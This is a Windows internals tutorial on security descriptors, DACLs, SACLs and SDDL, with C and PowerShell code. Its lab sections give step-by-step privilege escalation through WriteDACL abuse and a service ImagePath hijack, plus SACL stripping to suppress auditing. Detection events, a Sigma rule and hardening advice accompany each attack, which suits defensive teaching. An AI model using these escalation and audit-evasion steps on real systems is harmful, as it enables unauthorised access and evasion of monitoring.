ACLs, DACLs, and SACLs: Access Control Internals
Most Windows privilege escalation I see in engagements doesn’t come from a kernel CVE. It comes from a misconfigured DACL on a service registry key, an SDDL string a developer typed wrong in 2014 that no one ever audited, or a security product whose own ACL the attacker rewrote five minutes after landing SYSTEM. Access control in Windows is not a guardrail; it’s a programmable kernel structure with a wire format, and the moment you can read and write that structure, the rules become negotiable.
Objective: Understand the kernel-level data structures that drive every Windows access check –
SECURITY_DESCRIPTOR,ACL, and the ACE taxonomy – and use that model to read, write, attack, and detect access-control changes on real objects (files, registry keys, services, AD objects).
1. The Access Control Model and the Security Reference Monitor
Every named kernel object in Windows is securable: files, registry keys, processes, threads, named pipes, services, jobs, AD objects, even thread tokens. When you call OpenProcess, CreateFile, RegOpenKeyEx, or OpenSCManager, the call funnels through the Object Manager, which hands the access decision to the Security Reference Monitor (SRM). The SRM compares your token against the object’s security descriptor and either gives you a handle with the rights you asked for, denies you, or grants a subset.
The kernel function doing the work is SeAccessCheck in ntoskrnl.exe. User mode reaches it through NtAccessCheck, which sits behind the advapi32 wrapper AccessCheck. Every handle open you have ever seen in Process Monitor passed through this code path.
You cannot defend, audit, or attack this layer without knowing the on-disk layout of a security descriptor. Almost every post-exploitation primitive that doesn’t involve a kernel exploit – WriteDACL abuse, service hijack, EDR neutering, audit suppression – is just editing the bytes you’re about to learn.
2. Security Descriptor Anatomy

The SECURITY_DESCRIPTOR is the on-object container for ownership, access control, and auditing.
| Field | Size | Description |
|---|---|---|
Revision | 1 byte | Structure revision; must be SECURITY_DESCRIPTOR_REVISION (1) |
Sbz1 | 1 byte | Reserved / alignment |
Control | 2 bytes (WORD) | Bitmask of control flags |
OffsetOwner | 4 bytes | Offset to owner SID |
OffsetGroup | 4 bytes | Offset to primary group SID (POSIX compat – not used by the Windows access check) |
OffsetSacl | 4 bytes | Offset to the SACL (audit ACEs + integrity label) |
OffsetDacl | 4 bytes | Offset to the DACL (allow/deny ACEs) |
Security descriptors exist in two forms. Absolute stores owner/group/SACL/DACL as pointer fields – useful in memory when you’re constructing one piece by piece. Self-relative packs everything into one contiguous block and treats the four Offset* fields as offsets from the start of the structure. Self-relative is what gets persisted: NTFS streams, the registry, nTSecurityDescriptor in AD, RPC payloads. If you’re ever staring at a hex dump trying to figure out where the DACL starts, you’re reading a self-relative descriptor; add OffsetDacl to the base of the structure and you’re at the ACL header.
Key Control flags worth memorising:
| Flag | Value | Meaning |
|---|---|---|
SE_DACL_PRESENT | 0x0004 | A DACL is present (set means “check ACL”; cleared means “no security defined”) |
SE_SACL_PRESENT | 0x0010 | A SACL is present |
SE_DACL_PROTECTED | 0x1000 | DACL blocks inheritance from parent containers |
SE_SACL_PROTECTED | 0x2000 | Same, for the SACL |
SE_SELF_RELATIVE | 0x8000 | Descriptor is in self-relative format |
The SE_*_PRESENT flags are the entire basis of the NULL-vs-empty ACL gotcha in §3.
3. ACL Structure and ACE Types
DACL and SACL share the same physical layout – same header, same ACE encoding. Only their semantics differ: a DACL grants/denies, a SACL audits.
| Field | Size | Description |
|---|---|---|
AclRevision | 1 byte | ACL_REVISION (2) for basic ACEs; ACL_REVISION_DS (4) for AD object ACEs |
Sbz1 | 1 byte | Reserved |
AclSize | 2 bytes | Total ACL size in bytes, including all ACEs |
AceCount | 2 bytes | Number of ACEs |
Sbz2 | 2 bytes | Reserved |
Immediately after the header, ACEs are packed back-to-back. Each ACE starts with an ACE_HEADER:
typedef struct _ACE_HEADER {
    BYTE  AceType;     // ACCESS_ALLOWED_ACE_TYPE, ACCESS_DENIED_ACE_TYPE, ...
    BYTE  AceFlags;    // OBJECT_INHERIT_ACE, CONTAINER_INHERIT_ACE, etc.
    WORD  AceSize;     // total ACE length in bytes
} ACE_HEADER, *PACE_HEADER;
The common ACE types:
| Type Constant | Value | Use |
|---|---|---|
ACCESS_ALLOWED_ACE_TYPE | 0x00 | Grants rights (DACL) |
ACCESS_DENIED_ACE_TYPE | 0x01 | Denies rights (DACL) |
SYSTEM_AUDIT_ACE_TYPE | 0x02 | Audit log on access (SACL) |
ACCESS_ALLOWED_OBJECT_ACE_TYPE | 0x05 | AD object-specific allow (needs ACL_REVISION_DS) |
ACCESS_DENIED_OBJECT_ACE_TYPE | 0x06 | AD object-specific deny |
SYSTEM_AUDIT_OBJECT_ACE_TYPE | 0x07 | AD object-specific audit (SACL) |
SYSTEM_MANDATORY_LABEL_ACE_TYPE | 0x11 | Integrity level label (SACL – see §8) |
The two ACEs you’ll touch most often share an identical layout:
typedef struct _ACCESS_ALLOWED_ACE {
    ACE_HEADER  Header;
    ACCESS_MASK Mask;       // 32-bit rights bitmask
    DWORD       SidStart;   // first DWORD of the variable-length SID
} ACCESS_ALLOWED_ACE;
Common AceFlags:
| Flag | Value | Meaning |
|---|---|---|
OBJECT_INHERIT_ACE | 0x01 | Non-container child objects inherit |
CONTAINER_INHERIT_ACE | 0x02 | Container child objects inherit |
INHERIT_ONLY_ACE | 0x08 | ACE doesn’t apply here, only to children |
INHERITED_ACE | 0x10 | ACE was inherited from a parent |
SUCCESSFUL_ACCESS_ACE_FLAG | 0x40 | (SACL) audit successful accesses |
FAILED_ACCESS_ACE_FLAG | 0x80 | (SACL) audit failures |
NULL ACL vs. Empty ACL
This trips people up every week. They are not the same thing.
- NULL DACL – the
SE_DACL_PRESENTflag is set but the descriptor has no DACL data attached. The SRM reads “no security defined” and grants everyone full access. This is the configuration that ends up in OSCP write-ups under “misconfigured share.” - Empty DACL –
SE_DACL_PRESENTis set, a validACLheader exists, andAceCount == 0. There are no allow ACEs, so the SRM hits implicit-deny at the end of the walk. Nobody (except the owner exercisingWRITE_DAC/READ_CONTROLvia ownership) gets in.
In SDDL the NULL DACL is written D:NO_ACCESS_CONTROL. If your environment scan flags that string, treat it like a fire.
4. The Access Check Algorithm
When SeAccessCheck is called with a token and a desired access mask, it works through roughly these stages. The bit you should commit to memory is the DACL walk.
- Owner short-circuit. If the requestor is the object’s owner, they implicitly get
READ_CONTROLandWRITE_DAC– they can always read and rewrite the DACL. - Mandatory Integrity Check. Before the DACL is touched, the token’s integrity level is compared against the object’s
SYSTEM_MANDATORY_LABEL_ACEand its policy bits (NO_WRITE_UP,NO_READ_UP,NO_EXECUTE_UP). A Medium-IL process trying to write to a High-IL object fails here, regardless of what the DACL says. - DACL present check. If
SE_DACL_PRESENTis clear, or the DACL pointer is NULL → grant everything (the NULL DACL behaviour). - ACE walk, top to bottom. For each ACE in order:
– If the ACE’s SID isn’t in the token’s enabled SIDs, skip.
– Deny ACE that covers any still-requested bit → access denied, stop.
– Allow ACE → flip on the granted bits. When all requested bits are granted, stop with success. - End of list. If any requested bit is still ungranted → access denied (implicit deny).
This is why ACE ordering matters and why Windows tools build DACLs in canonical order: explicit Deny, explicit Allow, inherited Deny, inherited Allow. A non-canonical DACL – one with an Allow before a Deny that should apply – silently lets through accesses the admin thought were blocked. The first time this caught me I had spent the better part of an afternoon convinced an account had been given access by some hidden group; it had been given access by the ACE order.
For SACL evaluation the algorithm is similar but instead of granting rights it emits Event 4663 / 4656 records into the Security Event Log, gated by SUCCESSFUL_ACCESS_ACE_FLAG / FAILED_ACCESS_ACE_FLAG.

5. SDDL – Security Descriptors as Strings
Anywhere you can paste a security descriptor into a text field – GPO, sc.exe sdset, the registry’s ChannelAccess value, nTSecurityDescriptor – it’s SDDL. The grammar:
O:<owner_sid> G:<group_sid> D:<dacl_flags>(<ace>)(<ace>)... S:<sacl_flags>(<ace>)...
An ACE has six semicolon-separated fields: type;flags;rights;object_guid;inherit_object_guid;trustee_sid.
Short-form aliases keep SDDL readable:
| Alias | Meaning |
|---|---|
BA | Built-in Administrators |
SY | LOCAL SYSTEM |
AU | Authenticated Users |
WD | Everyone (World) |
IU | Interactive Users |
BU | Built-in Users |
LS / NS | LocalService / NetworkService |
A | Access Allowed ACE type |
D | Access Denied ACE type |
OA/OD | Object Allow / Object Deny (AD) |
AU (rights ctx) | Audit ACE |
GA / GR / GW / GX | Generic All / Read / Write / Execute |
RC | READ_CONTROL |
WD (rights ctx) | WRITE_DAC (don’t confuse with the SID alias) |
WO | WRITE_OWNER |
CC/DC/LC/SW/RP/WP | AD-specific: create child, delete child, list, self write, read prop, write prop |
So O:BAG:SYD:(A;;GA;;;BA)(A;;GR;;;AU) means owner = Administrators, group = SYSTEM, DACL grants Administrators GenericAll and Authenticated Users GenericRead. You will see this format constantly when you start touching service descriptors with sc sdshow.
6. Reading and Writing Security Descriptors in Code
The Win32 API exposes two layers: high-level (GetNamedSecurityInfo / SetNamedSecurityInfo) and low-level (InitializeAcl, AddAccessAllowedAce, etc.). The high-level functions are what you reach for 90% of the time.
| API | Purpose |
|---|---|
GetNamedSecurityInfo | Fetch SD by name (file path, registry path, service name) |
GetSecurityInfo | Fetch SD by an open HANDLE |
SetNamedSecurityInfo / SetSecurityInfo | Apply an SD |
GetSecurityDescriptorDacl / Sacl | Pull DACL/SACL pointer out of an SD |
InitializeAcl / AddAccessAllowedAce / AddAccessDeniedAce / AddAuditAccessAce | Build ACLs from scratch |
ConvertStringSecurityDescriptorToSecurityDescriptor | SDDL → binary SD |
ConvertSecurityDescriptorToStringSecurityDescriptor | Binary SD → SDDL |
AccessCheck | User-mode wrapper for SeAccessCheck |
NtQuerySecurityObject / NtSetSecurityObject | Native syscalls behind the curtain |
Reading a DACL in C
This walks the DACL of C:\LabFiles\secret.txt and prints every ACE with its trustee SID and rights mask. Compile with cl /W3 dump_dacl.c advapi32.lib.
#include <windows.h>
#include <aclapi.h>
#include <sddl.h>
#include <stdio.h>

int main(void) {
    PSECURITY_DESCRIPTOR pSD = NULL;
    PACL pDacl = NULL;
    DWORD r = GetNamedSecurityInfoA(
        "C:\\LabFiles\\secret.txt",
        SE_FILE_OBJECT,
        DACL_SECURITY_INFORMATION,
        NULL, NULL, &pDacl, NULL, &pSD);
    if (r != ERROR_SUCCESS) { printf("GetNamedSecurityInfo failed: %lu\n", r); return 1; }

    ACL_SIZE_INFORMATION info = {0};
    GetAclInformation(pDacl, &info, sizeof(info), AclSizeInformation);
    printf("DACL has %lu ACEs\n", info.AceCount);

    for (DWORD i = 0; i < info.AceCount; i++) {
        PVOID pAce = NULL;
        if (!GetAce(pDacl, i, &pAce)) continue;
        ACE_HEADER* hdr = (ACE_HEADER*)pAce;

        if (hdr->AceType == ACCESS_ALLOWED_ACE_TYPE ||
            hdr->AceType == ACCESS_DENIED_ACE_TYPE) {
            ACCESS_ALLOWED_ACE* a = (ACCESS_ALLOWED_ACE*)pAce;
            LPSTR sidStr = NULL;
            ConvertSidToStringSidA((PSID)&a->SidStart, &sidStr);
            printf("[%lu] %s Mask=0x%08lX Flags=0x%02X Sid=%s\n",
                   i,
                   hdr->AceType == ACCESS_ALLOWED_ACE_TYPE ? "ALLOW" : "DENY ",
                   a->Mask, hdr->AceFlags, sidStr);
            LocalFree(sidStr);
        } else {
            printf("[%lu] AceType=0x%02X (non-basic, skipped)\n", i, hdr->AceType);
        }
    }
    LocalFree(pSD);
    return 0;
}
Building and applying a DACL – the NULL trap, then the fix
// Intentionally create a NULL DACL — "everyone can do anything" on the file.
SECURITY_DESCRIPTOR sd;
InitializeSecurityDescriptor(&sd, SECURITY_DESCRIPTOR_REVISION);
SetSecurityDescriptorDacl(&sd, TRUE, NULL, FALSE);  // <-- NULL DACL
SetFileSecurityA("C:\\LabFiles\\secret.txt", DACL_SECURITY_INFORMATION, &sd);
// Anyone on the box can now read/write/delete the file.
Replace it with an explicit, restrictive DACL: Authenticated Users denied, Administrators allowed.
// SDDL shortcut — denies AU, grants BA GenericAll.
PSECURITY_DESCRIPTOR pSD = NULL;
ConvertStringSecurityDescriptorToSecurityDescriptorA(
    "D:(D;;GA;;;AU)(A;;GA;;;BA)",
    SDDL_REVISION_1, &pSD, NULL);

PACL pDacl = NULL; BOOL present = FALSE, defaulted = FALSE;
GetSecurityDescriptorDacl(pSD, &present, &pDacl, &defaulted);

SetNamedSecurityInfoA(
    "C:\\LabFiles\\secret.txt",
    SE_FILE_OBJECT,
    DACL_SECURITY_INFORMATION,
    NULL, NULL, pDacl, NULL);
LocalFree(pSD);
PowerShell equivalents
# Read
$acl = Get-Acl "C:\LabFiles\secret.txt"
$acl.Access | Format-Table IdentityReference, FileSystemRights, AccessControlType
$acl.Sddl    # serialised form

# Add an allow ACE for a low-priv user
$rule = New-Object System.Security.AccessControl.FileSystemAccessRule(
    "LAB\lowpriv", "Read", "Allow")
$acl.AddAccessRule($rule)
Set-Acl "C:\LabFiles\secret.txt" $acl
Get-Acl returns a System.Security.AccessControl.FileSecurity, which wraps the same on-disk security descriptor – every property maps back to the structures in §2 and §3.
7. SACL and Object Auditing
A SACL is just an ACL whose ACEs are SYSTEM_AUDIT_ACE entries with SUCCESSFUL_ACCESS_ACE_FLAG and/or FAILED_ACCESS_ACE_FLAG set. When the SRM walks the DACL it then walks the SACL; matching audit ACEs fire Security Event Log records (4656 on open, 4663 on the actual access).
Auditing on Windows is a two-step configuration, which is why many shops think they have auditing but don’t:
- The object must have a SACL with audit ACEs attached.
- The matching subcategory under Advanced Audit Policy Configuration → Object Access must be enabled.
Either step alone produces nothing. Check both with:
auditpol /get /category:"Object Access"
(Get-Acl -Audit "C:\LabFiles\secret.txt").Audit
Modifying a SACL requires SeSecurityPrivilege, which is held by Administrators and almost nothing else. Treat it as a tier-0 privilege – once an attacker has it, they can rewrite or remove SACLs to blind your file-access detections (see §10).
8. Mandatory Integrity Control
Layered on top of the DACL is MIC. Every token carries an integrity level SID; every object can carry one too, via a SYSTEM_MANDATORY_LABEL_ACE (0x11) in its SACL (not DACL – first time I tried to add one with AddAccessAllowedAce I spent twenty minutes wondering why nothing changed). The IL SIDs:
| SID | Level |
|---|---|
S-1-16-4096 | Low |
S-1-16-8192 | Medium |
S-1-16-12288 | High (elevated admin) |
S-1-16-16384 | System |
The ACE’s Mask carries policy bits – SYSTEM_MANDATORY_LABEL_NO_WRITE_UP, _NO_READ_UP, _NO_EXECUTE_UP – that control what a lower-IL token can do to a higher-IL object. This is the layer that keeps a Low-IL sandbox (browser renderer, LSA-isolated worker) from poking your Medium-IL files even if the DACL is permissive. It’s also why UAC elevation matters: an unelevated admin runs at Medium IL and is blocked from High-IL objects regardless of group membership.

9. Lab: WriteDACL Escalation and Audit Suppression
Setup: Windows 10/11 lab VM, fully owned. Create a low-privilege local account lowpriv. Place C:\LabFiles\secret.txt. Apply this initial DACL – lowpriv gets WriteDAC but no Read:
icacls C:\LabFiles\secret.txt /inheritance:r
icacls C:\LabFiles\secret.txt /grant:r "SYSTEM:(F)" "Administrators:(F)"
icacls C:\LabFiles\secret.txt /grant:r "lowpriv:(WDAC)"
# Add a SACL: audit successful reads/writes by anyone
$acl = Get-Acl -Audit C:\LabFiles\secret.txt
$audit = New-Object System.Security.AccessControl.FileSystemAuditRule(
    "Everyone","ReadData,WriteData","Success")
$acl.AddAuditRule($audit)
Set-Acl C:\LabFiles\secret.txt $acl
Now log in as lowpriv and exploit the misconfiguration:
# 1. Recon
icacls C:\LabFiles\secret.txt
# lowpriv: WDAC — write DAC, no read

# 2. Grant ourselves FullControl by rewriting the DACL
$acl = Get-Acl C:\LabFiles\secret.txt
$rule = New-Object System.Security.AccessControl.FileSystemAccessRule(
    "$env:USERNAME","FullControl","Allow")
$acl.AddAccessRule($rule)
Set-Acl C:\LabFiles\secret.txt $acl

# 3. Read
Get-Content C:\LabFiles\secret.txt
Step 2 fires Event 4670 (“permissions on an object were changed”). The Security log captures the old SDDL and new SDDL side-by-side – invaluable in detection, because the diff tells you exactly which ACE got added.
Audit suppression as defense evasion
If the attacker has SeSecurityPrivilege, they can strip the SACL and silence step 3:
$acl = Get-Acl -Audit C:\LabFiles\secret.txt
$acl.SetAuditRuleProtection($true,$false)   # break inheritance, drop inherited
$acl.Audit | ForEach-Object { [void]$acl.RemoveAuditRule($_) }
Set-Acl -Path C:\LabFiles\secret.txt -AclObject $acl
The 4663 events you were relying on stop appearing – but the SACL change itself fires Event 4907 (“auditing settings on an object were changed”), and policy-level audit changes fire Event 4715. If you only alert on 4663s, you never see the access; if you alert on 4907/4715 you catch the attacker trying to go dark. That asymmetry is the entire detection model – see §12.
10. Lab: Registry Service ACL Abuse (T1574.011)
This is the classic. A service whose registry key allows non-admins KEY_SET_VALUE is a one-step path to SYSTEM.
# Stage: create a deliberately weak service for the lab
sc.exe create LabSvc binPath= "C:\Windows\System32\notepad.exe" start= auto
# Open the registry key DACL and grant Authenticated Users SetValue:
$key = "HKLM:\SYSTEM\CurrentControlSet\Services\LabSvc"
$acl = Get-Acl $key
$rule = New-Object System.Security.AccessControl.RegistryAccessRule(
    "Authenticated Users","SetValue","Allow")
$acl.AddAccessRule($rule); Set-Acl $key $acl
As lowpriv:
# 1. Recon — accesschk from Sysinternals is the cleanest
accesschk.exe -kwsuv "Authenticated Users" HKLM\SYSTEM\CurrentControlSet\Services\LabSvc

# 2. Confirm current ImagePath
Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Services\LabSvc" -Name ImagePath

# 3. Hijack
Set-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Services\LabSvc" `
    -Name ImagePath -Value "C:\LabFiles\payload.exe"

# 4. Trigger — restart the service (or wait for reboot)
sc.exe start LabSvc
# payload.exe runs as LOCAL SYSTEM
Where payload.exe is a lab-only program that drops whoami /priv > C:\out.txt. This maps directly to ATT&CK T1574.011 – Hijack Execution Flow: Services Registry Permissions Weakness.
Detection: Event 4657 (registry value modified) on the service key, and Sysmon Event ID 13 (RegistryEvent: Value Set) – Sysmon is the more reliable of the two because the Security log requires a SACL on the key, which is rarely configured by default.
11. Common Attacker Techniques
| Technique | Description |
|---|---|
| NULL DACL planting | Replace a sensitive object’s DACL with NULL so anyone can touch it (D:NO_ACCESS_CONTROL) |
| WriteDACL → self-grant | Use a delegated WRITE_DAC right to add an Allow ACE for yourself (files, registry, services, AD objects) |
| WriteOwner abuse | Take ownership of an object; owner can always rewrite the DACL |
| Service registry hijack | Rewrite ImagePath on a service whose key allows KEY_SET_VALUE to non-admins (T1574.011) |
| SACL stripping | Remove audit ACEs to blind file/registry-access detections (requires SeSecurityPrivilege) |
ChannelAccess rewrite | Modify HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\*\ChannelAccess SDDL to deny non-admin readers or block writes to a log |
| AD WriteDACL on user/group | Grant yourself Reset Password or Replicating Directory Changes by editing nTSecurityDescriptor (BloodHound’s bread and butter) |
| EDR DACL rewrite | With SeSecurityPrivilege + WRITE_DAC over an EDR service, deny SYSTEM the stop right – service becomes unkillable, but so is the attacker’s process if they pivoted through it |
| Non-canonical ACE ordering | Inject an Allow before a Deny that should apply, exploiting top-down access check ordering |
12. Detection and Defense
Windows Security Event IDs
| Event ID | Description | Trigger |
|---|---|---|
4656 | Handle to an object was requested | Object open attempt (requires SACL + Object Access policy) |
4663 | Attempt was made to access an object | The actual read/write/delete (SACL-driven) |
4657 | A registry value was modified | Registry value write (SACL on key) |
4670 | Permissions on an object were changed | DACL change – includes old and new SDDL |
4703 | A token right was adjusted | SeSecurityPrivilege enable – pre-cursor to SACL tampering |
4715 | The audit policy (SACL) on an object was changed | Always logged; key indicator of audit suppression |
4907 | Auditing settings on an object were changed | SACL change on a file/registry object |
5136 | A directory service object was modified | AD nTSecurityDescriptor changes (on DCs) |
Sysmon
| Sysmon Event ID | Description | Relevance |
|---|---|---|
12 | RegistryEvent (object create/delete) | Service key create/delete |
13 | RegistryEvent (value set) | Hijacked ImagePath, ChannelAccess, etc. |
14 | RegistryEvent (key/value rename) | Service or channel key rename |
Sysmon does not directly log DACL changes – pair it with Security 4670 / 4907.
Sigma – DACL change on a sensitive file
title: DACL Modified on Sensitive Object
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4670
    ObjectType:
      - 'File'
      - 'Key'
  sensitive_path:
    ObjectName|contains:
      - '\LabFiles\'
      - '\CurrentControlSet\Services\'
      - '\WINEVT\Channels\'
  filter_legitimate:
    SubjectUserName|endswith: '$'
  condition: selection and sensitive_path and not filter_legitimate
fields:
  - SubjectUserName
  - ObjectName
  - OldSd
  - NewSd
level: high
The OldSd / NewSd fields are the secret weapon – diff them and you see the exact ACE the attacker added.
Hardening
- Scan for
D:NO_ACCESS_CONTROLacross files, registry, and AD. Anything flagged is a vulnerability ticket. - Tightly hold
SeSecurityPrivilege. Strip it from your standard admin tier; give it only to a small set of audit-only accounts. - Protect Event Log
ChannelAccessvalues underHKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\<channel>\– apply a SACL on the key and alert on Event4657against it. - Run security services as PPL where supported, so even SYSTEM-with-WRITE_DAC can’t rewrite their DACL.
- Enable Global Object Access Auditing for File System and Registry. It pushes a system-wide SACL onto every object of that type, so a per-object SACL-strip no longer blinds you.
- Verify DACL canonicalisation. Tools like
icacls /verifyand PowerShell’s[System.Security.AccessControl.RawAcl]parsing will flag out-of-order ACEs.
MITRE ATT&CK
| Technique | ID | Detection |
|---|---|---|
| File and Directory Permissions Modification | T1222 | 4670 + Sigma on OldSd/NewSd diff |
| Windows File/Directory Permissions Modification | T1222.001 | icacls, cacls, takeown, Set-Acl command-line auditing + 4670 |
| Services Registry Permissions Weakness | T1574.011 | 4657 + Sysmon 13 on Services\*\ImagePath |
| Impair Defenses: Disable Windows Event Logging | T1562.002 | 4715, 4907, ChannelAccess modification on WINEVT keys |
| Access Token Manipulation | T1134 | 4703 – SeSecurityPrivilege enable as precursor |

13. Tools for ACL Analysis
| Tool | Use | Link |
|---|---|---|
icacls.exe | Built-in DACL view/edit for files and folders | windows builtin |
sc.exe sdshow / sdset | View/set service security descriptors in SDDL | windows builtin |
accesschk.exe | Sysinternals – enumerate effective rights for a user across files, registry, services | sysinternals.com |
| Process Hacker | Live view of any kernel-object SD (process, thread, handle, registry, file) | github.com/winsiderss/systeminformer |
Get-Acl / Set-Acl | PowerShell native ACL manipulation | windows builtin |
auditpol.exe | View/set the Advanced Audit Policy subcategories | windows builtin |
| BloodHound | Maps AD WriteDACL/GenericAll/WriteOwner edges to attack paths | bloodhound.specterops.io |
PowerView (Get-DomainObjectAcl) | Programmatic AD ACL enumeration | github.com/PowerShellMafia/PowerSploit |
WinDbg + !sd | Dump a raw security descriptor from a memory address | learn.microsoft.com |
| Sigma | Detection rule format used in the Sysmon/Security log section | github.com/SigmaHQ/sigma |
Summary
- Every Windows access decision is a kernel walk of a structure you can read, write, and weaponise.
SeAccessCheckoperates onSECURITY_DESCRIPTOR→ACL→ACEexactly as laid out above. - A NULL DACL means everyone, everything. An empty DACL means no one. The difference is one flag and it is the most common ACL misconfiguration in the wild.
- DACL ACEs are walked top-to-bottom; canonical order (Deny before Allow) is enforced by tools but not by the kernel. Non-canonical DACLs silently grant access the admin didn’t intend.
- WriteDACL, WriteOwner, and service-registry permissions are the high-yield privilege-escalation primitives – all map to MITRE
T1222/T1574.011. Hunt for them withaccesschkand BloodHound. - SACL stripping is the inverse problem: attackers blind you by removing audit ACEs. The detections you actually need are Events
4670,4715, and4907– they capture the change to security, which the attacker can’t avoid generating.
Related Tutorials
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Fibers: User-Mode Cooperative Threads
- Jobs and Silos: Process Grouping and Resource Limits
- Windows Scheduler Internals: Priority Levels, Quantum, and Thread Selection
References
- Access Control Lists (ACLs) – Win32 apps | Microsoft Learn
- [MS-DTYP]: ACL Structure (Windows Protocols) | Microsoft Learn
- [MS-DTYP]: SECURITY_DESCRIPTOR Structure | Microsoft Learn
- Security Descriptor String Format (SDDL) – Win32 apps | Microsoft Learn
- File and Directory Permissions Modification: Windows File and Directory Permissions Modification (T1222.001) | MITRE ATT&CK
- Access Control: Understanding Windows File and Registry Permissions | Microsoft Learn (MSDN Magazine)
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.